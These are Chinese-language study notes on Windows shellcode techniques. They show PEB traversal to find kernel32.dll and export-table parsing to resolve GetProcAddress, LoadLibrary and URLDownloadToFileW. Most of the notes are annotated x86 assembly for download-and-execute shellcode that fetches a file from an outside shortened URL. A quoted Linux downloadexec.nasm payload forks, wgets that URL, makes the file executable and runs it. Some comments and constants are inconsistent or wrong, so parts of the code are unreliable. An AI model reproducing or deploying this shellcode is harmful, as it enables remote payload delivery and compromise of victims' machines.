

笔记

通过PEB结构查询DLL地址

注：**PEB地址**：**FS**寄存器指向当前活动线程的**TEB**结构 **030**偏移就是**PEB**结构地址


PEB ---> Ldr(PPEB_LDR_DATA) ---> InMemoryOrderModuleList(LIST_ENTRY)-
-->到了内存的第一个模块（可执行程序）根据加载顺序 只需要向前走两个模块就到了kernel32.dll的LDR_DATA_TABLE_ENTRY 此时就是指向
LDR_DATA_TABLE_ENTRY的InMemoryOrderModuleList字段 向后偏移相对
字节即可获得DLL的基址

（使用“Flink”指针就可以遍历所有已加载模块）

1. 可执行程序
2. ntdll.dll
2. kernel32.dll

InMemoryOrderModuleList字段是一个指针，指向LDR_DATA_TABLE_ENTRY结构体上的LIST_ENTRY字段。但是它不是指向LDR_DATA_TABLE_ENTRY 起始位置的指针，而是指向这个结构的InMemoryOrderLinks字段。Flink和Blink指向LIST_ENTRY结构体的指针。

```
typedef struct _PEB {  
    BYTE    Reserved1[2];  
    BYTE    BeingDebugged;  
    BYTE    Reserved2[1];  
    PVOID    Reserved3[2];  
    PPEB_LDR_DATA Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    BYTE    Reserved4[104];  
    PVOID    Reserved5[52];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE    Reserved6[128];  
    PVOID    Reserved7[1];  
    ULONG    SessionId;  
} PEB, *PPEB;
```



```
typedef struct _PEB_LDR_DATA {  
    BYTE      Reserved1[8];  
    PVOID      Reserved2[3];  
    LIST_ENTRY InMemoryOrderModuleList;  
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

0x14

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY  
{  
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */  
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */  
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */  
    PVOID DllBase; /* 0x18 */  
    PVOID EntryPoint;  
    ULONG SizeOfImage;  
    UNICODE_STRING FullDllName; /* 0x24 */  
    UNICODE_STRING BaseDllName;
```

calc.exe

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY  
{  
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */  
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */  
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */  
    PVOID DllBase; /* 0x18 */  
    PVOID EntryPoint;  
    ULONG SizeOfImage;  
    UNICODE_STRING FullDllName; /* 0x24 */  
    UNICODE_STRING BaseDllName;
```

ntdll.dll


struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```
typedef struct _LDR_DATA_TABLE_ENTRY  
{  
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */  
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */  
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */  
    PVOID DllBase; /* 0x18 */  
    PVOID EntryPoint;  
    ULONG SizeOfImage;  
    UNICODE_STRING FullDllName; /* 0x24 */  
    UNICODE_STRING BaseDllName;
```

0x10

kernel32.dll

Our target!



得到基址后 只需要到导出目录查找响应函数的

```

xor ecx, ecx

mov eax, fs:[ecx + 0x30] ; EAX = PEB
; 将指向PEB的指针地址赋值给eax
mov eax, [eax + 0xc] ; EAX = PEB->Ldr
; 将Ldr地址中的内容赋值给eax
mov esi, [eax + 0x14] ; ESI = PEB->Ldr.InMemOrder
; 将Ldr的地址内容赋值给esi
lodsd ; EAX = Second module
; Load doubleword at address DS:(E)SI into EAX
; 执行之前esi的地址是PEB的xxxlinks中Flink的内容 即可执行程序的
xxxlinks的地址
; 执行之后eax的地址是netdll.dll的xxxlinks地址
xchg eax, esi ; EAX = ESI, ESI = EAX
; eax = esi esi=eax
lodsd ; EAX = Third(kernel32)
; Load doubleword at address DS:(E)SI into EAX
; 现在的eax是kernel32.dll的xxxxlinks的地址
mov ebx, [eax + 0x10] ; EBX = Base address
; 这个地址向后偏移即可获得kernel32的基址 赋值给ebx

mov edx, [ebx + 0x3c] ; EDX = DOS->e_lfanew
; kernel32.dll也是一个PE文件 通过解析PE文件去找导出目录 首先到达PE文
件头 获得相对地址
add edx, ebx ; EDX = PE Header
; edx=edx+ebx 获取绝对地址
mov edx, [edx + 0x78] ; EDX = Offset export table
; 从PE文件头向后偏移到达DataDirectory 获得相对虚拟地址
(VirtualAddress字段)
add edx, ebx ; EDX = Export table
; edx = ebx+edx 得到绝对地址
mov esi, [edx + 0x20] ; ESI = Offset namestable
; 此时的esi是namestable

add esi, ebx ; ESI = Names table

```

;esi namestable的绝对地址

;AddressOfNames 一个指针数组（此处的指针是相对于映像基址的偏移而已，即kernel32.dll加载到内存的位置）。所以每4个字节代表一个指向函数名称的指针。

```
xor ecx, ecx ; EXC = 0
```

Get_Function:

```
inc ecx ; Increment the ordinal
```

```
; ecx = ecx+1 ecx=1
```

;我们可以自增ecx寄存器，它是函数的计数器，也是函数的序号。

```
lodsd ; Get name offset
```

```
;Load doubleword at address DS:(E)SI into EAX
```

```
add eax, ebx ; Get function name
```

;绝对地址

```
cmp dword ptr[eax], 0x50746547 ; GetP
```

;比较

```
jnz Get_Function
```

```
cmp dword ptr[eax + 0x4], 0x41636f72 ; rocA
```

```
jnz Get_Function
```

```
cmp dword ptr[eax + 0x8], 0x65726464 ; ddre
```

```
jnz Get_Function
```

;edx+0x24是相应函数的排列序号

```
mov esi, [edx + 0x24] ; ESI = Offset ordinals
```

```
add esi, ebx ; ESI = Ordinals table
```

```
mov cx, [esi + ecx * 2] ; Number of function
```

;

```
dec ecx
```

;dec 自减

```
mov esi, [edx + 0x1c] ; Offset address table
```

;esi

```
add esi, ebx ; ESI = Address table
```

```

mov edx, [esi + ecx * 4]          ; EDX = Pointer(offset)
add edx, ebx                     ; EDX = GetProcAddress
xor ecx, ecx                     ; ECX = 0
push ebx                         ; Kernel32 base address
push edx                         ; GetProcAddress
push ecx                         ; 0
push 0x41797261                  ; aryA
push 0x7262694c                  ; Libr
push 0x64616f4c                  ; Load
push esp                         ; "LoadLibrary"
push ebx                         ; Kernel32 base address
call edx                         ; GetProcAddress(LL)

add esp, 0xc                     ; pop "LoadLibrary"

pop ecx                          ; ECX = 0

push eax                         ; EAX = LoadLibrary

push ecx

mov cx, 0x6c6c                   ; ll

push 0x642E6E6F                  ;on.d

push 0x6D6C7275                  ;urlm

push esp                         ; "user32.dll"

call eax                         ; LoadLibrary("user32.dll")

add esp, 0x10                    ; Clean stack

mov edx, [esp + 0x4]             ; EDX = GetProcAddress

```

```

xor ecx, ecx ; ECX = 0

push ecx

mov cx 0x5765 ;ew

push 0x6C69466F ;oFil

push 0x5464616F ;oadT

push 0x6C6E776F ;ownl

push 0x445c5255 ;URLD

push esp ; "URLDownloadToFileW"

push eax ; user32.dll address

call edx ; GetProc(SwapMouseButton)

add esp, 0x14 ; Cleanup stack

;xor ecx, ecx ; ECX = 0

xor edx,edx

xor ecx,ecx

//x680x590x4e0x64

push edx

push 0x644e5968 ;hYND

push 0x76312f6d ;m/1v

```

```
push 0x692e6f75 ;uo.i

push 0x732f2f3a ;://s

push 0x70949468 ;http

lea edx,[esp] ; "http://suo.im/1vhYNd"

push ecx

push 0x67706a2e ;.jpg

push 0x34333231 ;1234

lea ecx,[esp] ; "1234.jpg"

xor ebx,ebx

push ebx

push edx

push ecx

xor ebx,ebx

push ebx

xor ebx,ebx

push ebx

call eax
```



```
;call eax      ; Swap!

add esp, 0x4      ; Clean stack

pop edx          ; GetProcAddress

pop ebx          ; kernel32.dll base address

mov ecx, 0x61737365 ; essa

push ecx

sub dword ptr [esp + 0x3], 0x61 ; Remove "a"

push 0x636f7250   ; Proc

push 0x74697845   ; Exit

push esp

push ebx          ; kernel32.dll base address

call edx          ; GetProc(Exec)

xor ecx, ecx      ; ECX = 0

push ecx          ; Return code = 0

call eax          ; ExitProcess
```

```
; Filename: downloadexec.nasm
; Author: Daniel Sauder
; Website: https://govolution.wordpress.com/
; Tested on: Ubuntu 12.04 / 32Bit
; License: http://creativecommons.org/licenses/by-sa/3.0/
```

```
; Shellcode:
; - download 192.168.2.222/x with wget
; - chmod x
; - execute x
; - x is an executable
```

```
global _start
```

```
section .text
```

```
_start:
```

```
    ;fork
    xor eax,eax
    mov al,0x2
    int 0x80
    xor ebx,ebx
    cmp eax,ebx
    jz child
```

```
    ;wait(NULL)
    xor eax,eax
    mov al,0x7
    int 0x80
```

```
    ;chmod x
    xor ecx,ecx
    xor eax, eax
```

```
push eax
mov al, 0xf
push 0x78
mov ebx, esp
xor ecx, ecx
mov cx, 0x1ff
int 0x80
```

```
;exec x
xor eax, eax
push eax
push 0x78
mov ebx, esp
push eax
mov edx, esp
push ebx
mov ecx, esp
mov al, 11
int 0x80
```

child:

```
;download 192.168.2.222//x with wget
push 0xb
pop eax
cdq
push edx
```

```
push 0x644e5968 ;hYND
push 0x76312f6d ;m/1v
push 0x692e6f75 ;uo.i
push 0x732f2f3a ;://s
push 0x70949468 ;http
```

```
//push 0x782f2f32 ;2//x avoid null byte
//push 0x32322e32 ;22.2
//push 0x2e383631 ;.861
//push 0x2e323931 ;.291
mov ecx,esp
push edx

push 0x74 ;t
push 0x6567772f ;egw/
push 0x6e69622f ;nib/
push 0x7273752f ;rsu/
mov ebx,esp
push edx
push ecx
push ebx
mov ecx,esp
int 0x80
```